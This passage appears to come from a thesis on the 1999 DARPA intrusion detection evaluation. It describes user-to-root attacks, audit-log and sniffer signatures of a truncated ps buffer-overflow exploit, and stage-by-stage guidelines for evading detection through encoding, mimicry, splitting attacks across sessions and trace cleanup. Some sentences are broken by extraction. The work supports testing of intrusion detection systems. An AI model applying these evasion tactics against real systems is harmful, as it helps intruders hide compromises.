warning: commands will be executed using /opt/local/bin/tcsh job 923406617.a at Tue Apr 6 09:50:17 1999
[image:27.612.129.519.88.399.2]pascal> logout
localhost, is specified as the multicast interface using the “-i” option. The destination of
the ECHO_REQUEST packets is set to 224.0.0.1 which is the multicast interface.
Detecting this attack from a network sniffer requires an analysis of telnet commands
Chapter 4
Designing Stealthy User-to-Root Attacks
One of the objectives of the 1999 evaluation was to provide stealthy attacks similar to
those which might be used by skilled attackers. Such attackers would be capable,
well-funded, desire to avoid detection, and have limited knowledge of the network or host
they were attacking. In designing stealthy attacks, U2R attacks were of particular interest
because the U2R attacks used in the 1998 evaluation were detected reliably by intrusion
detection systems that analyzed network sniffer data. In 1998, the two best network-based
system detected roughly 60% to 70% of the U2R attacks at false alarm rates below four
per day [2].
The 1998 U2R attacks were reviewed to understand what signatures were visible in the
data provided to the participants. These signatures were the basis for creating techniques
to make attacks stealthy. Most of the strategies made attacks stealthy to sniffer-based
systems but some techniques made attacks stealthy to audit-based and file-system-based
systems as well. This chapter reviews U2R attack mechanisms, attack-related information
that can be found in the data provided to participants, and some of the strategies for
4.1 User-to-Root Attacks
There are several different types of User-to-Root attacks. The most common is the buffer
overflow. Buffer overflows occur when a program copies data into a buffer smaller than
the data without checking the size of the buffer. Excess data overflows the buffer and
overwrites existing program data on the stack. When a function call is made, several
pieces of information are pushed onto the stack to restore the state of the program after the
function returns. First, the arguments to the function are pushed onto the stack. Then the
return address is written to the stack which contains the location of the next program
instruction to be executed after the function returns. Finally, the old stack frame pointer is
added to the stack and space is allocated for local variables of the function. Suppose the
first local variable is an array of length 10 bytes. Space for the array would be allocated
and data would be written to it in the direction of the previous items pushed onto the stack.
Data copied into the array greater than 10 bytes long would overwrite the stack frame
pointer, the return address, etc. Overwriting the return address changes what program
instruction is executed next. By overwriting the buffer with carefully constructed data, an
attacker can make the program jump to any address in memory. A typical attack writes
executable code in the first part of the buffer and overwrites the return address variable to
point back to the first part of the buffer, thereby executing the attacker’s code. Buffer
overflows become dangerous when they exist in programs that run with root privileges
(suid). Attacker code executed by such programs inherits root privileges. The simplest
buffer overflow attacks execute a root shell. The buffer overflows in the 1998 evaluation
were eject, ffbconfig, fdformat, and xterm. A more detailed description of buffer overflows
Another type of U2R attack takes advantage of unprotected and unverified
environment variables. Loadmodule and perl used this mechanism in the 1998 evaluation.
Sqlattack, which is a modified version of perl, was added for the 1999 evaluation. All of
these programs trust environment variables that can be altered by normal users.
Finally, some attacks exploited race conditions. A race condition occurs when multiple
processes (possibly from the same program) attempt to access a particular resource at the
same time. One process may mutate the resource without the other process realizing it.
The latter process treats the resource as if it never changed and inconsistencies can arise in
both processes. The ps attack, used in the 1998 evaluation, is a combination of a race
condition and a buffer overflow. The ps program uses files in the /tmp directory. It trusts
that these files will remain unchanged, but if a user has access to this directory and alters
files in /tmp at the right time, the ps program will continue to trust those files and root
access can be obtained.
4.2 Data Provided to Participants
Audit logs, sniffer data, and file dumps were collected from the simulation test bed in the
1998 evaluation. Each stealthy U2R attack was designed to leave minimal traces of
unusual activity in these three data types. The stealthiness of each attack was confirmed by
examining the resulting attack signatures.
4.2.1 Audit Logs
Audit logs capture all system calls, all file opens, closes, reads and writes, and all new
processes and their owners, process ID’s, parent process ID’s, and arguments. Auditing
systems that made use of the audit logs were able to detect U2R attacks with high
accuracy. Two systems using BSM logs detected roughly 77% and 91% of U2R attacks on
the Solaris victim at low false alarm rates below one per day. Another system detected all
U2R attacks at slightly more than 10 false alarms per day [2]. The high detection rates of
U2R attacks were due to the prominent signatures left behind in the BSM logs by buffer
overflows, which constituted the majority of U2R attacks in the 1998 evaluation. Figure

4.1 shows the signature of an ps buffer overflow in the audit logs. Three AUE_EXECVE
log entries have been extracted from the log files using auditreduce and displayed using
praudit. These entries have been extracted to display the commands executed by the header,140,2,execve(2),,Tue Mar 30 12:00:48 1999, + 890305655 msec
path,/export/home/bramy/ps_expl
attribute,100755,2051,rjm,8388615,46827,0 exec_args,1,
./ps_expl
subject,2051,2051,rjm,2051,rjm,1924,1816,24 5 206.222.3.197 return,success,0
trailer,140
header,805,2,execve(2),,Tue Mar 30 12:00:48 1999, + 900307281 msec path,/usr/bin/ps
attribute,104555,root,sys,8388614,22927,0 exec_args,4,
ps,-z,-u,^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^ <REMOVED FOR EXAMPLE>
P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^Po^¿|0^¿^¿^¿^¿^P^P^P^P^P^P^P^P^P^P^P ^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P ^P^P^P^P^P^P^P^P^P^P^¿^¿^¿^¿oq^S$oq^S$^E^A^¿^¿^¿^¿^¿^¿oq^S$oq^S$B^A^¿^¿^¿^¿^¿^ ¿oq^S$oq^S$B^B^¿^¿
subject,2051,root,rjm,2051,rjm,1924,1816,24 5 206.222.3.197 return,success,0
trailer,805
header,118,2,execve(2),,Tue Mar 30 12:00:48 1999, + 980302471 msec path,/usr/bin/ksh
attribute,100555,bin,bin,8388614,22885,0 exec_args,1,
subject,2051,root,rjm,2051,rjm,1924,1816,24 5 206.222.3.197 return,success,0
[image:32.612.104.523.86.426.2]trailer,118
attacker. Each audit entry is encapsulated by a header and a trailer which have been
underlined. To explain the contents of a BSM event, the first record entry is described in
detail. The header line contains the token id (header), the byte count of the record (140),
the version number (2), the event type (execve), the event modifier (blank), the time of the
record (Tue Mar 30 12:00:48 1999), and the milliseconds of time (+ 890305655 msec).
The trailer line contains the token id (trailer) and the byte count (140). The event tokens,
between the header and trailer, vary depending on the event type. For execve events, the
header line is followed by a path token. The path token line starts with “path” and shows
the directory path of the execve event (/export/home/bramy/ps_expl). The attribute token
consists of the token id (attribute), mode (100755), user id or uid (2051), group id or gid
(rjm), file system id (8388615), node id (46827), and device (0). After the attribute token
is the exec_args token which contains the number of arguments to execve. The arguments
token displays the actual text of the call to execve, in this case “./ps_expl.” The subject
token consists of the token id (subject), the audit id or auid (2051), the effective user id or
euid (2051), the effective group id or egid (rjm), the real user id or ruid (2051), the real
group id or rgid (rjm), the process id or pid (1924), the session leader process group id or
sid (1816), and the terminal id containing the port id (24 5) and the machine id
(206.222.3.197). The return token follows the subject token and consists of the token id
(return), the error description (success), and the return value (0).
Much information is contained in BSM logs. In the case of buffer overflows, however,
only calls to execve need to be examined. The text of the calls has been highlighted by
change bars in Figure 4.1. The file ps_expl is run which executes the ps buffer overflow.
characters, much of which was removed from the figure for clarity. This represents the
machine code that is sent to the ps program which overflows one of its buffers. The buffer
overflow succeeds and a shell (ksh) is executed. The effective user id (in bold face) was
2051 for the ps_expl command and root for the ps command because ps runs with root
privileges (suid root). The effective user id of the shell is also root which demonstrates the
attacker’s success at creating a root shell.
The default output of pradit for execve events contains detailed information about user
and system state for each event. It is often easier to ignore many details of the audit
records to get a higher level view of an attack session. Figure 4.2 shows a filtered version
of the audit logs corresponding to the same ps attack. A filtering script created at Lincoln
Laboratory was used to extract vital information from the text praudit output of the BSM
audit logs. Each line of the filtered output contains a subset of the information available in
the full audit records. Using the first line as an example, the filtering script condenses each
audit event into one line containing the event type (execve), the time (0.317) in minutes
from the start of the audit log file, the session id (1816), the process id (1911), the ruid
execve(2) 0.317 1816 1911 2051 2051 rjm rjm 2051 206.222.3.197 success 0 /usr/bin/chmod
chmod,+x,hello_world 0 0 0 Mar+30+12:00:19+1999
execve(2) 0.767 1816 1924 2051 2051 rjm rjm 2051 206.222.3.197 success 0 /export/home/bramy/hello_world /bin/sh,./hello_world 0 0 0 Mar+30+12:00:46+1999
execve(2) 0.767 1816 1925 2051 2051 rjm rjm 2051 206.222.3.197 success 0 /usr/bin/cat cat 0 0 0 Mar+30+12:00:46+1999
<DETAILS OF HELLO_WORD SCRIPT OMITTED>
/export/home/bramy/ps_expl ./ps_expl 0 0 0 Mar+30+12:00:48+1999
execve(2) 0.800 1816 1924 2051 root rjm rjm 2051 206.222.3.197 success 0 /usr/bin/ps
ps,-z,-u,^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^ P^P^
<TRUNCATED FOR EXAMPLE>
P^P^Po^¿|0^¿^¿^¿^¿^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P ^P^P^¿^¿oq^S$oq^S$^E^A^¿^¿^¿^¿^¿^¿oq^S$oq^S$B^A^¿^¿^¿^¿^¿^¿oq^S$oq^S$B^B^¿^¿ 0 0 0
Mar+30+12:00:48+1999
[image:34.612.107.524.85.248.2]execve(2) 0.800 1816 1924 2051 root rjm rjm 2051 206.222.3.197 success 0 /usr/bin/ksh 0 0 0 Mar+30+12:00:48+1999
(2051), the euid (2051), the rgid (rjm), the egid (rjm), the auid (2051), the TCP address
(206.222.3.197), the error description (success), the return value (0), the path
(/usr/bin/chmod), the arguments (chmod,+x,hello_world), the text (0), the ports (0 0), and
the time (Mar+30+12:00:19+1999).
Once again, the actual commands executed by the attacker are highlighted in bold
face. This output is slightly more condensed and it gives a clearer picture of what the
attacker is doing. The actions leading up to the attack are partially visible for this attack.
The attacker uses a script called hello_world to activate the ps attack. The details of this
script, including the commands that are executed by it have been excluded from this
example. They will be discussed in Chapter 5 when this attack is analyzed in greater
detail.
All of the buffer overflows used in the 1998 evaluation leave this telltale signature in
the audit logs. Due to this inherent artifact of buffer overflows, the design of stealthy
attacks for the 1999 evaluation focused on making U2R attacks difficult to detect by
network-based intrusion detection systems and simple keyword spotting systems.
4.2.2 Sniffer Data
All attacks are sniffed at two places in the simulation test bed: outside of the Air Force
network and inside the Air Force network. These network traffic dumps, collected using
tcpdump [9], can be used to reconstruct full TCP connections as well as transcripts of
telnet, FTP, SNMP, and HTTP sessions using Seth Webster’s NetTracker program [15] or
public domain software such as Ethereal [20].
All attacks leave some signature in the network traffic. Each U2R attack that was made
by network-based intrusion detection systems. It is difficult to remove all signs of a U2R

attack even when many strategies are employed to hide signatures. Figure 4.3 shows the ps
attack from section 4.2.1. A transcript of the telnet session was reconstructed from the
sniffer data using NetTracker. This particular view of the session was obtained by
reconstructing the destination-to-source communication. In the transcript, ellipsis occurs
where background actions have been removed that were not relevant to the attack.
The attacker logs into the victim machine as bramy. He performs some normal
commands (omitted from the figure) to give the appearance of a background telnet UNIX(r) System V Release 4.0 (pascal)
login: bramy Password:
Last login: Tue Mar 30 11:29:22 from 206.222.3.197
Sun Microsystems Inc. SunOS 5.5 Generic November 1995 . . .
pascal> cd
pascal> chmod +x hello_world pascal> ./hello_world
ps: illegal option -- z -n/h
;### ; # echo Gotcha >> /home/secret/crisis_plan/PANIC # exit
pascal> ls -F
Attacks/ mailrace.c temp/ bin/ my_long_slash_remover/ tmp1.c binmail.sh* nsmail/ tmp2.c core perlmagic/ tmp3* dead.letter pine/ tmp4 doc/ ps_expl* usr/ dothings ps_expl.c work/ ftp/ ps_expl.po working/ hello_world* scripts/ xv/ mail/ seth/
mailrace* src/ pascal> date
[image:36.612.114.521.87.434.2]Tue Mar 30 12:03:17 EST 1999 pascal> logout
session. After changing directories back to his home directory with the cd command, he
uses chmod to change the permissions of hello_world to be executable. It was visible in
the audit logs, shown in Section 4.2.1, that hello_world is a script which eventually runs
the ps exploit. Change bars show the hello_world script being executed and the
corresponding output. A few anomalous interactions in the telnet session define the
signature of the ps attack in the sniffer data. The ps command is run with an illegal option
“-z.” This version of the ps exploit was obtained from a widely known security web site. It
is likely that many attackers would not change the attack from its widely distributed
version. The presence of a string such as “ps: illegal option -- z” could provide an accurate
detection rule for ps attacks. More substantial than this string, however, is the evidence of
commands being typed at a “#” prompt. The default root shell prompt is a “#” and some
intrusion detection systems use this symbol to flag a potential attack. It is particularly
suspicious because it is not preceded by a root login or su command, which are the two
most common ways of legally obtaining a root shell. The final signature present in the
sniffer data is the echo command that appends a string to a file in the secret directory. The
secret files were restricted access files and it is trivial for an intrusion detection system to
check that the current user, bramy, does not have access to secret files.
Most of the U2R attacks leave a substantial signature in the network traffic. It is
difficult to make attacks stealthy to host-based systems because audit logs can not be
tampered with in the evaluations. Network traffic, on the other hand, produces much less
information about what interactions are carried out in a telnet session. With minimal
4.2.3 File Dumps
File dumps, which are collected nightly from the four victim machines, contain file
listings, inode numbers, sizes, last access times, and select system security log files. Files
left behind from an attack can create signatures in the file listings, especially if the files are
named after the attack. Figure 4.4 shows part of a nightly file listing distributed to
participants. File listings are generated using the command “find / -ls” which reports the
inode number, size in kilobytes, protection mode, number of hard links, user, group, size
in bytes, and last modification time of all of the files on a particular host. This particular
file listing was taken from the Solaris machine on the day of the ps attack in sections 4.2.1
and 4.2.2 occurred. The file names in bold face were related to the ps attack. As mentioned
before, many attacks are not modified from their original widely distributed versions. Such
versions usually contain keywords such as “exploit” or “attack” or have attack-related files
which are named after variations of the attack name. This attack is an example of an attack
that has not been modified from it’s original form. The files named with the “ps_expl”
string , which is short for ps exploit, make the files related to this attack (in bold) easy to
recognize in file listings.
228515 1 drwxr-xr-x 3 bramy users 512 Mar 19 14:52 /export/home/bramy/usr 296865 1 drwxr-xr-x 2 bramy users 512 Mar 19 14:52 /export/home/bramy/usr/bin7 296866 9 -rw-r--r-- 1 bramy users 8592 Mar 19 14:52 /export/home/bramy/usr/bin7/giftopnm 45765 4 -rwxr-xr-x 1 bramy users 3248 Mar 28 06:11 /export/home/bramy/binmail.sh
46820 4 -rwxrwxrwx 1 bramy users 3249 Mar 30 11:30 /export/home/bramy/hello_world 46821 1 -rw-r--r-- 1 bramy users 350 Mar 30 12:00 /export/home/bramy/ps_expl.po 46827 24 -rwxr-xr-x 1 bramy users 24204 Mar 30 12:00 /export/home/bramy/ps_expl
46824 1 -rw-r--r-- 1 bramy users 304 Mar 28 06:19 /export/home/bramy/mailrace.c 46825 24 -rwxr-xr-x 1 bramy users 23924 Mar 28 06:19 /export/home/bramy/mailrace 46826 83 -rw-r--r-- 1 bramy users 84020 Mar 28 06:19 /export/home/bramy/core
46822 3 -rw-r--r-- 1 bramy users 2545 Mar 30 12:00 /export/home/bramy/ps_expl.c
Another way to relate the attack files is by their modification times. The four files were
recently modified and modified within 30 minutes of each other. In addition, the
hello_world file and the ps_expl file have executable permissions set. The ps_expl file is
only slightly suspicious because other files in bramy’s home directory have similar
permissions but hello_world stands out because of its permissions “-rwxrwxrwx.” This
string indicates the hello_world file is readable, writable, and executable by everyone on
the system. No other files in bramy’s home directory have similar permissions except for
the sub-directories. However, it is normal for directories to have the permissions
“drwxrwxr-x.” It would also be useful to look for shell executables such as “ksh” files to
see if they were executed after ps_expl was last modified.
Although the ps attack is visible in the file dumps, only one system in the evaluation
used file system information exclusively. This system, described in [21], was able to detect
more than 70% of the U2R attacks in the 1998 evaluation while generating fewer than one
false alarm per day [2]. The stealthy tactics were not designed specifically to hide attacks
from this system but many of them attempt to reduce the anomalies in file listings.
4.3 Guidelines for Making Attacks Stealthy
The following guidelines are summarized from [6]. They were used to make attacks
difficult to detect by intrusion detection systems developed by DARPA contractors in 1998
and by simple keyword spotters. These approaches for the 1999 evaluation make U2R
attack traffic more closely resemble background traffic seen in the evaluation.
Attacks should avoid unusual behavior. The goal of a stealthy attack is to mimic
unusual network services. File names, permissions, and modification times should
resemble those of files that already exist on a system.
Attacks should be spread over multiple sessions and time. Most attacks have many
disjoint stages. Separating these stages into different sessions with the victim machine
makes it difficult for intrusion detection systems to correlate all the pieces of an attack.
Substantial delays between these sessions will disassociate the setup from the break-in.
The stealthiness of each attack should be confirmed. Running each attack and
examining audit logs, sniffer data, and file dumps can help identify signatures to reduce.
Keywords or unusual activity which may be preventable should be avoided.
4.4 Stages of a Stealthy U2R Attack
Each stealthy U2R attack used in the 1999 evaluation can be broken up into six stages.
Figure 4.5 shows the six stages of a U2R attack: encoding, transport, decoding, execution,
actions, and cleanup. The ordering of the stages is roughly chronological although many
attacks have more or less components than this general model. For most stealthy U2R
[image:40.612.119.497.102.170.2]attacks in the 1999 evaluation, an exploit is encoded, tranported, and then decoded. The
Figure 4.5: Stages of a Stealthy U2R Attack
Transport Decoding Execution Actions Cleanup
decoding are almost always the reverse of the methods used in encoding. For example, an
exploit encoded with uuencode is decoded using uuencode. To simply analysis of the
stealthy attacks later in this thesis, the encoding and decoding stages are collapsed into
one stage represent the encoding technique used. Encoding is performed to make it
difficult to recognize what data is being sent during the transport stage. During the
subsequent stages, the attack is executed, then some actions are performed, and finally the
victim’s environment is cleaned up to remove traces of the attack. In addition to the
general guidelines for making attacks stealthy, presented in Section 4.3, there are specific
measures that can be taken during each stage of a U2R attack to make it difficult to detect.
The following sections describe each stage in detail and provide specific guidelines for
making attacks difficult to detect during those stages. Examples of specific stealthy
measures are provided in Chapter 5.
4.4.1 Transport
Description
For the U2R scenarios in the 1998 evaluation it was assumed that the attacker obtained
normal user access to the victim machine, either legitimately or as the result of another
attack. All of the exploits required some script or code to be run on the victim. During the
transport stage of the attack, this code is transported to the victim machine.
Guidelines
Files should be sent using normal mechanisms that are present in the background traffic.
Services that are not commonly used or that generate abnormal amounts of network traffic
because TCP connections can be easily reconstructed from sniffer data. Any clear text files
in these connections can be examined and searched for keywords.
4.4.2 Encoding
Description
To hide an exploit during the transport stage it is useful to encrypt attack-related files.
Packets from unencrypted transport connections can be reassembled to recreate the files
transferred. Keyword spotting systems search these files to detect attacks. The size and the
number of files associated with an attack can also be hidden using archiving and
compression tools.
Guidelines
Archival tools are useful for combining multiple files into one file. Not only does this
simplify the transport stage, but less suspicion is aroused. The tar command for UNIX is a
commonly used archival tool, however, searching tar archives for keywords is as easy as
searching the files individually. Consequently, it is recommended that compression,
encoding, or encryption is used in addition. Compressed and encoded files can be easily
restored by an intrusion detection system if the type of compression or encoding is known.
Encrypted files, however, are difficult to restore. Unfortunately, the tools required to
perform such methods are often sophisticated and not present in the background traffic. A
few simple encryption techniques were designed for the 1999 evaluation to hide text files
from network-based intrusion detection systems and keyword spotting systems. These
4.4.3 Execution
Description
There are many ways to execute an exploit once it is present on the victim machine.
Unusual file names, locations, and attributes may give away an otherwise stealthy attack.
Obvious setup and execution patterns must also be avoided.
Guidelines
Execution is usually performed during a shell interaction with the victim machine as a
normal user. Suspicion can be avoided by imitating the user as much as possible.
Interactions with the shell, including commands issued, should not deviate from
interactions seen in the background traffic. Excessive audit log records can be avoided by
using UNIX shell built-in commands instead of function calls wherever possible. It is also
important to conform to the user’s directory structure. File names, permissions,
modification dates, and ownerships should be taken into account. Any discrepancies in file
attributes can alert an intrusion detection system to abnormal behavior.
4.4.4 Actions
Description
Once an exploit has succeeded, actions are performed utilizing new privilege levels. Many
actions, such as spawning a root shell, are common among attacks in the evaluation and in
the real world. Some intrusion detection systems have specific rules to watch for root shell
prompts.
Guidelines
root can perform. Altering another user’s files, system files, and secret files (for those
without permissions) are all actions that require root access. Therefore, such actions
arouse suspicion when performed during the session of a normal user. How suspicious the
actions are, however, is controllable. Modifying data is more suspicious than displaying or
copying it. Many attacks modify system files to set up a back door which allows the
attacker to return to the machine without having to break in again. A few system files such
as .rhosts and hosts.equiv may be monitored to watch out for the creation of back doors. In
general, it is recommended that common break-in scenarios such as setting up back doors
in .rhosts be avoided.
4.4.5 Cleanup
Description
The setup and break-in stages of an attack alter a victim user’s environment. Steps must be
taken to restore the user’s environment so traces of the attack cannot be seen at a later date.
Guidelines
The general guideline for cleaning up after an attack is to reverse all actions involved with
the setup and break-in stages. Attack-related files should be removed and file permissions
should be restored. All actions of an attack should be restored unless their permanence is
required, as is when leaving a back door. Sophisticated attackers may also remove
evidence of their presence on a system by editing audit logs and login records. Such
Chapter 5
Details of Stealthy User-to-Root Attacks in the
1999 DARPA Evaluation
Eleven stealthy U2R attacks were launched against the Solaris, SunOS, and Linux victims
in the 1999 evaluation. Each attack was modified to be stealthy to network intrusion
detection systems during the transport, encoding, execution, actions, and cleanup stages of
the attack. The following sections detail the specific stealthy U2R attack scenarios as well
as the detection results from the 1999 evaluation.
5.1 Possible Paths
Many different actions were taken at each stage of a U2R attack to reduce the possibility
of detection. Figure 5.1 shows the range of options for making attacks stealthy that were
used for the 1999 evaluation. The five columns in the diagram represent the five stages of a
stealthy U2R attack. The six stages in Section 4.4 have been reduced to five stages to
simply the classification of attacks. The previous encoding and decoding stages have been
collapsed into one encoding stage. Encoding here represents the encoding technique
employed, not the act of encoding an exploit. The most frequently used tactics for making
column heading. This diagram is only a subset of the options. Many more options exist
and were used in the 1999 evaluation.
Typical attacks progress chronologically from left to right through the diagram.
During each stage of an attack, one or more stealthy tactics were used. Tracing the actions
of an attack through the available options for stealthiness reveals a path as shown by the
darkened bubbles and arrows in Figure 5.1. The number of possible combinations through
this diagram represents the multitude of ways an attack can be made stealthy. This
particular attack uses FTP to transfer an exploit to the victim machine which has been
encoded using the character stuffing technique. Chaff output is written to the standard
output while the attack is executed. Once the exploit has succeeded, a file that the attacker
did not previously have access to is displayed to the screen. In the final stage of the attack,
[image:46.612.108.513.75.346.2]permissions are restored to the file that was displayed and all exploit-related files are
Figure 5.1: Possible Paths of a Stealthy U2R Attack
Transport Encoding Execution Actions Cleanup
generate chaff output in bg
web download
editor oc